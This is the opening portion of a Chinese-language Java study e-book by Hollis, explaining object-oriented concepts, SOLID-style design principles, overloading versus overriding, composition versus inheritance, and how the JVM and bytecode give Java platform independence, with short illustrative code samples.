阿里云开发者社区
ALIBABA CLOUD DEVELOPER COMMUNITY

Java工程师成神之路

基础篇

倾心五年，全力打造！

一书看完Java知识结构体系
Java基础学习超全知识指南

作者：Hollis

藏经阁
阿里云开发者电子书系列

关注 Hollis

一个对 Coding 有着独特追求的人

阿里云开发者“藏经阁”

海量免费电子书下载

附加说明

关于本书

本电子书由<阿里云开发者社区>和<Hollis>联合出品，书中内容大部分来自作者 Hollis 原创，少部分来源于网络的内容均已注明出处。

本书为<Java 工程师成神之路>系列的第一部分，该系列共包含基础篇、底层篇、进阶篇、高级篇、架构篇以及扩展篇，共 6 部分。

主要迭代的时间点及变更信息如下：

主要版本	更新时间	备注
v3.0	2020-03-31	知识体系完善，在 v2.0 的基础上，新增 20%左右的知识点； 调整部分知识的顺序及结构，方便阅读和理解； 通过 GitHub Page 搭建，便于阅读；
v2.0	2019-02-19	结构调整，更适合从入门到精通； 进一步完善知识体系； 新技术补充；
v1.1	2018-03-12	增加新技术知识、完善知识体系
v1.0	2015-08-01	首次发布

目前正在更新中…

欢迎大家参与共建~

关于作者

Hollis ，阿里巴巴技术专家，51CTO 专栏作家，CSDN 博客专家，掘金优秀作者，《程序员的三门课》联合作者，《Java 工程师成神之路》系列文章作者；热衷于分享计算机编程相关技术，博文全网阅读量数千万。

在线阅读地址

GitHub Pages 完整阅读：https://hollischuang.github.io/toBeTopJavaer

Gitee Pages 完整阅读：http://hollischuang.gitee.io/tobetopjavaer

版权声明

参与共建

如果您对本书中的内容有建议或者意见、欢迎提出专业方面的修改建议。您可以直接在GitHub 上以 issue 或者 PR 的形式提出。

另外，如果本书中的内容侵犯了您的任何权益，欢迎通过邮箱(hollischuang@gmail)与我联系。

联系我们

欢迎关注作者的公众号，如果您有任何意见、建议，或者想与作者交流，都可以直接后台留言。

如果想要获取《Java 工程师成神之路最新版思维导图》，请在公众号后台回复：”成神导图”

目录

面向对象

面向对象与面向过程

什么是面向过程?

概述：自顶而下的编程模式

把问题分解成一个一个步骤，每个步骤用函数实现，依次调用即可。

就是说，在进行面向过程编程的时候，不需要考虑那么多，上来先定义一个函数，然后使用各种诸如 if-else、for-each 等方式进行代码执行。

最典型的用法就是实现一个简单的算法，比如实现冒泡排序。

什么是面向对象?

概述：将事务高度抽象化的编程模式

将问题分解成一个一个步骤，对每个步骤进行相应的抽象，形成对象，通过不同对象之间的调用，组合解决问题。

就是说，在进行面向对象进行编程的时候，要把属性、行为等封装成对象，然后基于这些对象及对象的能力进行业务逻辑的实现。

比如：想要造一辆车，上来要先把车的各种属性定义出来，然后抽象成一个 Car 类。

举例说明区别

同样一个象棋设计。

面向对象：创建黑白双方的对象负责演算，棋盘的对象负责画布，规则的对象负责判断，例子可以看出，面向对象更重视不重复造轮子，即创建一次,重复使用。

面向过程：开始—黑走—棋盘—判断—白走—棋盘—判断—循环。只需要关注每一步怎么实现即可。

优劣对比

面向对象：占用资源相对高,速度相对慢。

面向过程：占用资源相对低,速度相对快。

面向对象的三大基本特征和五大基本原则

面向对象的三大基本特征

封装(Encapsulation)

所谓封装，也就是把客观事物封装成抽象的类，并且类可以把自己的数据和方法只让可信的类或者对象操作，对不可信的进行信息隐藏。

封装是面向对象的特征之一，是对象和类概念的主要特性。简单的说，一个类就是一个封装了数据以及操作这些数据的代码的逻辑实体。在一个对象内部，某些代码或某些数据可以是私有的，不能被外界访问。通过这种方式，对象对内部数据提供了不同级别的保护，以防止程序中无关的部分意外的改变或错误的使用了对象的私有部分。

继承(Inheritance)

继承是指这样一种能力：它可以使用现有类的所有功能，并在无需重新编写原来的类的情况下对这些功能进行扩展。

通过继承创建的新类称为“子类”或“派生类”，被继承的类称为“基类”、“父类”或“超类”。继承的过程，就是从一般到特殊的过程。

继承概念的实现方式有二类：实现继承与接口继承。实现继承是指直接使用基类的属性和方法而无需额外编码的能力；接口继承是指仅使用属性和方法的名称、但是子类必须提供实现的能力。

多态(Polymorphism)

所谓多态就是指一个类实例的相同方法在不同情形有不同表现形式。多态机制使具有不同内部结构的对象可以共享相同的外部接口。这意味着，虽然针对不同对象的具体操作不同，但通过一个公共的类，它们（那些操作）可以通过相同的方式予以调用。

最常见的多态就是将子类传入父类参数中，运行时调用父类方法时通过传入的子类决定具体的内部结构或行为。

面向对象的五大基本原则

单一职责原则（Single-Responsibility Principle）

其核心思想为：一个类，最好只做一件事，只有一个引起它的变化。

单一职责原则可以看做是低耦合、高内聚在面向对象原则上的引申，将职责定义为引起变化的原因，以提高内聚性来减少引起变化的原因。

职责过多，可能引起它变化的原因就越多，这将导致职责依赖，相互之间就产生影响，从而大大损伤其内聚性和耦合度。

通常意义下的单一职责，就是指只有一种单一功能，不要为类实现过多的功能点，以保证实体只有一个引起它变化的原因。

专注，是一个人优良的品质；同样的，单一也是一个类的优良设计。交杂不清的职责将使得代码看起来特别别扭牵一发而动全身，有失美感和必然导致丑陋的系统错误风险。

开放封闭原则（Open-Closed principle）

其核心思想是：软件实体应该是可扩展的，而不可修改的。也就是，对扩展开放，对修改封闭的。

开放封闭原则主要体现在两个方面：

1、对扩展开放，意味着有新的需求或变化时，可以对现有代码进行扩展，以适应新的情况。

2、对修改封闭，意味着类一旦设计完成，就可以独立完成其工作，而不要对其进行任何尝试的修改。

实现开放封闭原则的核心思想就是对抽象编程，而不对具体编程，因为抽象相对稳定。让类依赖于固定的抽象，所以修改就是封闭的；而通过面向对象的继承和多态机制，又可实

现对抽象类的继承，通过覆写其方法来改变固有行为，实现新的拓展方法，所以就是开放的。

“需求总是变化”没有不变的软件，所以就需要用封闭开放原则来封闭变化满足需求，同时还能保持软件内部的封装体系稳定，不被需求的变化影响。

Liskov 替换原则（Liskov-Substitution Principle）

其核心思想是：子类必须能够替换其基类。这一思想体现为对继承机制的约束规范，只有子类能够替换基类时，才能保证系统在运行期内识别子类，这是保证继承复用的基础。

在父类和子类的具体行为中，必须严格把握继承层次中的关系和特征，将基类替换为子类，程序的行为不会发生任何变化。同时，这一约束反过来则是不成立的，子类可以替换基类，但是基类不一定能替换子类。

Liskov 替换原则，主要着眼于对抽象和多态建立在继承的基础上，因此只有遵循 Liskov 替换原则，才能保证继承复用是可靠地。

实现的方法是面向接口编程：将公共部分抽象为基类接口或抽象类，通过 Extract Abstract Class，在子类中通过覆写父类的方法实现新的方式支持同样的职责。 Liskov 替换原则是关于继承机制的设计原则，违反了 Liskov 替换原则就必然导致违反开放封闭原则。

Liskov 替换原则能够保证系统具有良好的拓展性，同时实现基于多态的抽象机制，能够减少代码冗余，避免运行期的类型判别。

依赖倒置原则（Dependecy-Inversion Principle）

其核心思想是：依赖于抽象。具体而言就是高层模块不依赖于底层模块，二者都同依赖于抽象；抽象不依赖于具体，具体依赖于抽象。

我们知道，依赖一定会存在于类与类、模块与模块之间。当两个模块之间存在紧密的耦合关系时，最好的方法就是分离接口和实现：在依赖之间定义一个抽象的接口使得高层模块调用接口，而底层模块实现接口的定义，以此来有效控制耦合关系，达到依赖于抽象的设计目标。

抽象的稳定性决定了系统的稳定性，因为抽象是不变的，依赖于抽象是面向对象设计的精髓，也是依赖倒置原则的核心。 依赖于抽象是一个通用的原则，而某些时候依赖于细节则是在所难免的，必须权衡在抽象和具体之间的取舍，方法不是一层不变的。依赖于抽象，就是对接口编程，不要对实现编程。

接口隔离原则（Interface-Segregation Principle）

其核心思想是：使用多个小的专门的接口，而不要使用一个大的总接口。

具体而言，接口隔离原则体现在：接口应该是内聚的，应该避免“胖”接口。一个类对另外一个类的依赖应该建立在最小的接口上，不要强迫依赖不用的方法，这是一种接口污染。

接口有效地将细节和抽象隔离，体现了对抽象编程的一切好处，接口隔离强调接口的单一性。而胖接口存在明显的弊端，会导致实现的类型必须完全实现接口的所有方法、属性等；而某些时候，实现类型并非需要所有的接口定义，在设计上这是“浪费”，而且在实施上这会带来潜在的问题，对胖接口的修改将导致一连串的客户端程序需要修改，有时候这是一种灾难。在这种情况下，将胖接口分解为多个特点的定制化方法，使得客户端仅仅依赖于它们的实际调用的方法，从而解除了客户端不会依赖于它们不用的方法。

分离的手段主要有以下两种：

1、委托分离，通过增加一个新的类型来委托客户的请求，隔离客户和接口的直接依赖，但是会增加系统的开销。

2、多重继承分离，通过接口多继承来实现客户的需求，这种方式是较好的。

以上就是 5 个基本的面向对象设计原则，它们就像面向对象程序设计中的金科玉律，遵守它们可以使我们的代码更加鲜活，易于复用，易于拓展，灵活优雅。不同的设计模式对应不同的需求，而设计原则则代表永恒的灵魂，需要在实践中时时刻刻地遵守。

就如 ARTHUR J.RIEL 在那边《OOD 启示录》中所说的：“你并不必严格遵守这些原则，违背它们也不会被处以宗教刑罚。但你应当把这些原则看做警铃，若违背了其中的一条，那么警铃就会响起。”

Java 中的封装、继承、多态

什么是多态

多态的概念比较简单，就是同一操作作用于不同的对象，可以有不同的解释，产生不同的执行结果。

如果按照这个概念来定义的话，那么多态应该是一种运行期的状态。

多态的必要条件

为了实现运行期的多态，或者说是动态绑定，需要满足三个条件。

即有类继承或者接口实现、子类要重写父类的方法、父类的引用指向子类的对象。

简单来一段代码解释下：

```
 public class Parent{

 public void call(){
      sout("im Parent");
   }
}
public class Son extends Parent{// 1.有类继承或者接口实现
   public void call(){// 2.子类要重写父类的方法
      sout("im Son");
   }
}

public class Daughter extends Parent{// 1.有类继承或者接口实现
   public void call(){// 2.子类要重写父类的方法
      sout("im Daughter");
   }
}

public class Test{

   public static void main(String[] args){
      Parent p = new Son(); //3.父类的引用指向子类的对象
      Parent p1 = new Daughter(); //3.父类的引用指向子类的对象
   }
     }
```

这样，就实现了多态，同样是 Parent 类的实例，p.call 调用的是 Son 类的实现、p1.call 调用的是 Daughter 的实现。

有人说，你自己定义的时候不就已经知道 p 是 son，p1 是 Daughter 了么。但是，有些时候你用到的对象并不都是自己声明的啊。

比如 Spring 中的 IOC 出来的对象，你在使用的时候就不知道他是谁，或者说你可以不用关心他是谁。根据具体情况而定。

另外，还有一种说法，包括维基百科也说明，多态还分为动态多态和静态多态。

上面提到的那种动态绑定认为是动态多态，因为只有在运行期才能知道真正调用的是哪个类的方法。

还有一种静态多态，一般认为 Java 中的函数重载是一种静态多态，因为他需要在编译期决定具体调用哪个方法。

关于这个动态静态的说法，我更偏向于重载和多态其实是无关的。

但是也要看情况，普通场合，我会认为只有方法的重写算是多态，毕竟这是我的观点。但是如果在面试的时候，我“可能”会认为重载也算是多态，毕竟面试官也有他的观点。我会和面试官说：我认为，多态应该是一种运行期特性，Java 中的重写是多态的体现。不过也有人提出重载是一种静态多态的想法，这个问题在 StackOverflow 等网站上有很多人讨论，但是并没有什么定论。我更加倾向于重载不是多态。

这样沟通，既能体现出你了解的多，又能表现出你有自己的思维，不是那种别人说什么就是什么的。

方法重写与重载

重载（Overloading）和重写（Overriding）是 Java 中两个比较重要的概念。但是对于新手来说也比较容易混淆。本文通过两个简单的例子说明了他们之间的区别。

定义

重载

简单说，就是函数或者方法有同样的名称，但是参数列表不相同的情形，这样的同名不同参数的函数或者方法之间，互相称之为重载函数或者方法。

重写

重写指的是在 Java 的子类与父类中有两个名称、参数列表都相同的方法的情况。由于他们具有相同的方法签名，所以子类中的新方法将覆盖父类中原有的方法。

重载 VS 重写

关于重载和重写，你应该知道以下几点：

1、重载是一个编译期概念、重写是一个运行期间概念。

2、重载遵循所谓“编译期绑定”，即在编译时根据参数变量的类型判断应该调用哪个方法。

3、重写遵循所谓“运行期绑定”，即在运行的时候，根据引用变量所指向的实际对象的类型来调用方法。

4、因为在编译期已经确定调用哪个方法，所以重载并不是多态。而重写是多态。重载只是一种语言特性，是一种语法规则，与多态无关，与面向对象也无关。（注：严格来说，重载是编译时多态，即静态多态。但是，Java 中提到的多态，在不特别说明的情况下都指动态多态）。

重写的例子

下面是一个重写的例子，看完代码之后不妨猜测一下输出结果：

```
class Dog{
    public void bark(){
        System.out.println("woof ");
    }
}
class Hound extends Dog{
    public void sniff(){
        System.out.println("sniff ");
    }
    public void bark(){
        System.out.println("bowl"); }
}
```

```
public class OverridingTest{
    public static void main(String [] args){
        Dog dog = new Hound();
        dog.bark();
    }
}
```

输出结果：

```
bowl
```

上面的例子中，dog 对象被定义为 Dog 类型。在编译期，编译器会检查 Dog 类中是否有可访问的 bark()方法，只要其中包含 bark ( ) 方法，那么就可以编译通过。在运行期，Hound 对象被 new 出来，并赋值给 dog 变量，这时，JVM 是明确的知道 dog 变量指向的其实是 Hound 对象的引用。所以，当 dog 调用 bark()方法的时候，就会调用 Hound 类中定义的 bark ( ) 方法。这就是所谓的动态多态性。

重写的条件

参数列表必须完全与被重写方法的相同；

返回类型必须完全与被重写方法的返回类型相同；

访问级别的限制性一定不能比被重写方法的强；

访问级别的限制性可以比被重写方法的弱；

重写方法一定不能抛出新的检查异常或比被重写的方法声明的检查异常更广泛的检查异常。

重写的方法能够抛出更少或更有限的异常 (也就是说，被重写的方法声明了异常，但重写的方法可以什么也不声明) 。

不能重写被标示为 final 的方法。

如果不能继承一个方法，则不能重写这个方法。

重载的例子

```
class Dog{
    public void bark(){
        System.out.println("woof ");
    }

    //overloading method
    public void bark(int num){
        for(int i=0; i<num; i++)
            System.out.println("woof ");
    }
}
```

上面的代码中，定义了两个 bark 方法，一个是没有参数的 bark 方法，另外一个是包含一个 int 类型参数的 bark 方法。在编译期，编译期可以根据方法签名（方法名和参数情况）情况确定哪个方法被调用。

重载的条件

被重载的方法必须改变参数列表；

被重载的方法可以改变返回类型；

被重载的方法可以改变访问修饰符；

被重载的方法可以声明新的或更广的检查异常；

方法能够在同一个类中或者在一个子类中被重载。

参考资料

Overriding vs. Overloading in Java

Java 的继承与实现

面向对象有三个特征：封装、继承、多态。

其中继承和实现都体现了传递性。而且明确定义如下：

继承：如果多个类的某个部分的功能相同，那么可以抽象出一个类出来，把他们的相同部分都放到父类里，让他们都继承这个类。

实现：如果多个类处理的目标是一样的，但是处理的方法方式不同，那么就定义一个接口，也就是一个标准，让他们的实现这个接口，各自实现自己具体的处理方法来处理那个目标。

所以，继承的根本原因是因为要复用，而实现的根本原因是需要定义一个标准。

在 Java 中，继承使用 extends 关键字实现，而实现通过 implements 关键字。

Java 中支持一个类同时实现多个接口，但是不支持同时继承多个类。

简单点说，就是同样是一台汽车，既可以是电动车，也可以是汽油车，也可以是油电混合的，只要实现不同的标准就行了，但是一台车只能属于一个品牌，一个厂商。

```
class Car extends Benz implements GasolineCar, ElectroCar{

}
```

在接口中只能定义全局常量（static final）和无实现的方法（Java 8 以后可以有 defult 方法）；而在继承中可以定义属性方法,变量,常量等。

Java 的继承与组合

Java 是一个面向对象的语言。每一个学习过 Java 的人都知道，封装、继承、多态是面向对象的三个特征。每个人在刚刚学习继承的时候都会或多或少的有这样一个印象：继承可以帮助我实现类的复用。所以，很多开发人员在需要复用一些代码的时候会很自然的使用类的继承的方式，因为书上就是这么写的（老师就是这么教的）。但是，其实这样做是不对的。长期大量的使用继承会给代码带来很高的维护成本。

本文将介绍组合和继承的概念及区别，并从多方面分析在写代码时如何进行选择。

面向对象的复用技术


前面提到复用，这里就简单介绍一下面向对象的复用技术。

复用性是面向对象技术带来的很棒的潜在好处之一。如果运用的好的话可以帮助我们节省很多开发时间，提升开发效率。但是，如果被滥用那么就可能产生很多难以维护的代码。

作为一门面向对象开发的语言，代码复用是 Java 引人注意的功能之一。Java 代码的复用有继承，组合以及代理三种具体的表现形式。本文将重点介绍继承复用和组合复用。

继承

继承（Inheritance）是一种联结类与类的层次模型。指的是一个类（称为子类、子接口）继承另外的一个类（称为父类、父接口）的功能，并可以增加它自己的新功能的能力，继承是类与类或者接口与接口之间最常见的关系；继承是一种 is-a 关系。



组合

组合(Composition)体现的是整体与部分、拥有的关系，即 has-a 的关系。

组合与继承的区别和联系

在继承结构中，父类的内部细节对于子类是可见的。所以我们通常也可以说通过继承的代码复用是一种白盒式代码复用。（如果基类的实现发生改变，那么派生类的实现也将随之改变。这样就导致了子类行为的不可预知性。）

组合是通过对现有的对象进行拼装（组合）产生新的、更复杂的功能。因为在对象之间，各自的内部细节是不可见的，所以我们也说这种方式的代码复用是黑盒式代码复用。（因为组合中一般都定义一个类型，所以在编译期根本不知道具体会调用哪个实现类的方法）

继承，在写代码的时候就要指名具体继承哪个类，所以，在编译期就确定了关系。（从基类继承来的实现是无法在运行期动态改变的，因此降低了应用的灵活性。）

组合，在写代码的时候可以采用面向接口编程。所以，类的组合关系一般在运行期确定。

优缺点对比

组 合 关 系	继 承 关 系
优点：不破坏封装，整体类与局部类之间松耦合，彼此相对独立	缺点：破坏封装，子类与父类之间紧密耦合，子类依赖于父类的实现，子类缺乏独立性
优点：具有较好的可扩展性	缺点：支持扩展，但是往往以增加系统结构的复杂度为代价
优点：支持动态组合。在运行时，整体对象可以选择不同类型的局部对象	缺点：不支持动态继承。在运行时，子类无法选择不同的父类
优点：整体类可以对局部类进行包装，封装局部类的接口，提供新的接口	缺点：子类不能改变父类的接口

缺点：整体类不能自动获得和局部类同样的接口	优点：子类能自动继承父类的接口
缺点：创建整体类的对象时，需要创建所有局部类的对象	优点：创建子类的对象时，无须创建父类的对象

如何选择

相信很多人都知道面向对象中有一个比较重要的原则『多用组合、少用继承』或者说『组合优于继承』。从前面的介绍已经优缺点对比中也可以看出，组合确实比继承更加灵活，也更有助于代码维护。

所以，

建议在同样可行的情况下，优先使用组合而不是继承。
因为组合更安全，更简单，更灵活，更高效。

注意，并不是说继承就一点用都没有了，前面说的是【在同样可行的情况下】。有一些场景还是需要使用继承的，或者是更适合使用继承。

继承要慎用，其使用场合仅限于你确信使用该技术有效的情况。一个判断方法是，问一问自己是否需要从新类向基类进行向上转型。如果是必须的，则继承是必要的。反之则应该好好考虑是否需要继承。《Java 编程思想》

只有当子类真正是超类的子类型时，才适合用继承。换句话说，对于两个类 A 和 B，只有当两者之间确实存在 is-a 关系的时候，类 B 才应该继承类 A。《Effective Java》

构造函数与默认构造函数

构造函数，是一种特殊的方法。 主要用来在创建对象时初始化对象， 即为对象成员变量赋初始值，总与 new 运算符一起使用在创建对象的语句中。 特别的一个类可以有多个构造函数，可根据其参数个数的不同或参数类型的不同来区分它们即构造函数的重载。

构造函数跟一般的实例方法十分相似；但是与其它方法不同，构造器没有返回类型，不会被继承，且可以有范围修饰符。构造器的函数名称必须和它所属的类的名称相同。 它承担着初始化对象数据成员的任务。

如果在编写一个可实例化的类时没有专门编写构造函数，多数编程语言会自动生成缺省构造器（默认构造函数）。默认构造函数一般会把成员变量的值初始化为默认值，如 int -> 0，Integer -> null。

类变量、成员变量和局部变量

Java 中共有三种变量，分别是类变量、成员变量和局部变量。他们分别存放在 JVM 的方法区、堆内存和栈内存中。

```
/**
 * @author Hollis
 */
public class Variables {

    /**
     * 类变量
     */
    private static int a;

    /**
     * 成员变量
     */
    private int b;

    /**
     * 局部变量
     * @param c
     */
    public void test(int c){
        int d;
    }
}
```

上面定义的三个变量中，变量 a 就是类变量，变量 b 就是成员变量，而变量 c 和 d 是局部变量。

成员变量和方法作用域

对于成员变量和方法的作用域，public，protected，private 以及不写之间的区别：

public：表明该成员变量或者方法是对所有类或者对象都是可见的,所有类或者对象都可以直接访问。

private：表明该成员变量或者方法是私有的,只有当前类对其具有访问权限,除此之外其他类或者对象都没有访问权限.子类也没有访问权限。

protected：表明成员变量或者方法对类自身,与同在一个包中的其他类可见,其他包下的类不可访问,除非是他的子类。

default：表明该成员变量或者方法只有自己和其位于同一个包的内可见,其他包内的类不能访问,即便是它的子类。

什么是平台无关性

Java 如何实现的平台无关性的

相信对于很多 Java 开发来说，在刚刚接触 Java 语言的时候，就听说过 Java 是一门跨平台的语言，Java 是平台无关性的，这也是 Java 语言可以迅速崛起并风光无限的一个重要原因。那么，到底什么是平台无关性？Java 又是如何实现平台无关性的呢？本文就来简单介绍一下。

什么是平台无关性

平台无关性就是一种语言在计算机上的运行不受平台的约束，一次编译，到处执行（Write Once ,Run Anywhere）。

也就是说，用 Java 创建的可执行二进制程序，能够不加改变的运行于多个平台。

平台无关性好处

作为一门平台无关性语言，无论是在自身发展，还是对开发者的友好度上都是很突出的。

因为其平台无关性，所以 Java 程序可以运行在各种各样的设备上，尤其是一些嵌入式设备，如打印机、扫描仪、传真机等。随着 5G 时代的来临，也会有更多的终端接入网络，相信平台无关性的 Java 也能做出一些贡献。

对于 Java 开发者来说，Java 减少了开发和部署到多个平台的成本和时间。真正的做到一次编译，到处运行。

平台无关性的实现

对于 Java 的平台无关性的支持，就像对安全性和网络移动性的支持一样，是分布在整个 Java 体系结构中的。其中扮演者重要的角色的有 Java 语言规范、Class 文件、Java 虚拟机（JVM）等。


编译原理基础

讲到 Java 语言规范、Class 文件、Java 虚拟机就不得不提 Java 到底是是如何运行起来的。

我们在 Java 代码的编译与反编译那些事儿中介绍过，在计算机世界中，计算机只认识 0 和 1，所以，真正被计算机执行的其实是由 0 和 1 组成的二进制文件。

但是，我们日常开发使用的 C、C++、Java、Python 等都属于高级语言，而非二进制语言。所以，想要让计算机认识我们写出来的 Java 代码，那就需要把他"翻译"成由 0 和 1 组成的二进制文件。这个过程就叫做编译。负责这一过程的处理的工具叫做编译器。

在深入分析 Java 的编译原理中我们介绍过，在 Java 平台中，想要把 Java 文件，编译成二进制文件，需要经过两步编译，前端编译和后端编译：




前端编译主要指与源语言有关但与目标机无关的部分。Java 中，我们所熟知的 javac 的编译就是前端编译。除了这种以外，我们使用的很多 IDE，如 eclipse，idea 等，都内置了前端编译器。主要功能就是把.java 代码转换成.class 代码。

这里提到的.class 代码，其实就是 Class 文件。

后端编译主要是将中间代码再翻译成机器语言。Java 中，这一步骤就是 Java 虚拟机来执行的。

所以，我们说的，Java 的平台无关性实现主要作用于以上阶段。如下图所示：



我们从后往前介绍一下这三位主演：Java 虚拟机、Class 文件、Java 语言规范

Java 虚拟机

所谓平台无关性，就是说要能够做到可以在多个平台上都能无缝对接。但是，对于不同的平台，硬件和操作系统肯定都是不一样的。

对于不同的硬件和操作系统，最主要的区别就是指令不同。比如同样执行 a+b，A 操作系统对应的二进制指令可能是 10001000，而 B 操作系统对应的指令可能是 11101110。那么，想要做到跨平台，最重要的就是可以根据对应的硬件和操作系统生成对应的二进制指令。

而这一工作，主要由我们的 Java 虚拟机完成。虽然 Java 语言是平台无关的，但 JVM 却是平台有关的，不同的操作系统上面要安装对应的 JVM。

Java SE Development Kit 11.0.2


You must accept the Oracle Technology Network License Agreement for Oracle Java SE to download this software.

○ Accept License Agreement ◉ Decline License Agreement

Product / File Description	File Size	Download
Linux	147.28 MB	jdk-11.0.2_linux-x64_bin.deb
Linux	154.01 MB	jdk-11.0.2_linux-x64_bin.rpm
Linux	171.32 MB	jdk-11.0.2_linux-x64_bin.tar.gz
macOS	166.13 MB	jdk-11.0.2_osx-x64_bin.dmg
macOS	166.49 MB	jdk-11.0.2_osx-x64_bin.tar.gz
Solaris SPARC	186.78 MB	jdk-11.0.2_solaris-sparcv9_bin.tar.gz
Windows	150.94 MB	jdk-11.0.2_windows-x64_bin.exe
Windows	170.96 MB	jdk-11.0.2_windows-x64_bin.zip

上图是 Oracle 官网下载 JDK 的指引，不同的操作系统需要下载对应的 Java 虚拟机。

有了 Java 虚拟机，想要执行 a+b 操作，A 操作系统上面的虚拟机就会把指令翻译成 10001000，B 操作系统上面的虚拟机就会把指令翻译成 11101110。



ps：图中的 Class 文件中内容为 mock 内容

所以，Java 之所以可以做到跨平台，是因为 Java 虚拟机充当了桥梁。他扮演了运行时 Java 程序与其下的硬件和操作系统之间的缓冲角色。

字节码

各种不同的平台的虚拟机都使用统一的程序存储格式——字节码（ByteCode）是构成平台无关性的另一个基石。Java 虚拟机只与由字节码组成的 Class 文件进行交互。

我们说 Java 语言可以 Write Once ,Run Anywhere。这里的 Write 其实指的就是生成 Class 文件的过程。

因为 Java Class 文件可以在任何平台创建，也可以被任何平台的 Java 虚拟机装载并执行，所以才有了 Java 的平台无关性。

Java 语言规范

已经有了统一的 Class 文件，以及可以在不同平台上将 Class 文件翻译成对应的二进制文件的 Java 虚拟机，Java 就可以彻底实现跨平台了吗?

其实并不是的，Java 语言在跨平台方面也是做了一些努力的，这些努力被定义 Java 语言规范中。

比如，Java 中基本数据类型的值域和行为都是由其自己定义的。而 C/C++中，基本数据类型是由它的占位宽度决定的，占位宽度则是由所在平台决定的。所以，在不同的平台中，对于同一个 C++程序的编译结果会出现不同的行为。

举一个简单的例子，对于 int 类型，在 Java 中，int 占 4 个字节，这是固定的。

但是在 C++中却不是固定的了。在 16 位计算机上，int 类型的长度可能为两字节；在 32 位计算机上，可能为 4 字节；当 64 位计算机流行起来后，int 类型的长度可能会达到 8 字节。（这里说的都是可能哦！）

通过保证基本数据类型在所有平台的一致性，Java 语言为平台无关性提供强了有力的支持。

小结

对于 Java 的平台无关性的支持是分布在整个 Java 体系结构中的。其中扮演着重要角色的有 Java 语言规范、Class 文件、Java 虚拟机等。

- Java 语言规范
  - 通过规定 Java 语言中基本数据类型的取值范围和行为
- Class 文件
  - 所有 Java 文件要编译成统一的 Class 文件
- Java 虚拟机
  - 通过 Java 虚拟机将 Class 文件转成对应平台的二进制文件等

Java 的平台无关性是建立在 Java 虚拟机的平台有关性基础之上的，是因为 Java 虚拟机屏蔽了底层操作系统和硬件的差异。

语言无关性

其实，Java 的无关性不仅仅体现在平台无关性上面，向外扩展一下，Java 还具有语言无关性。

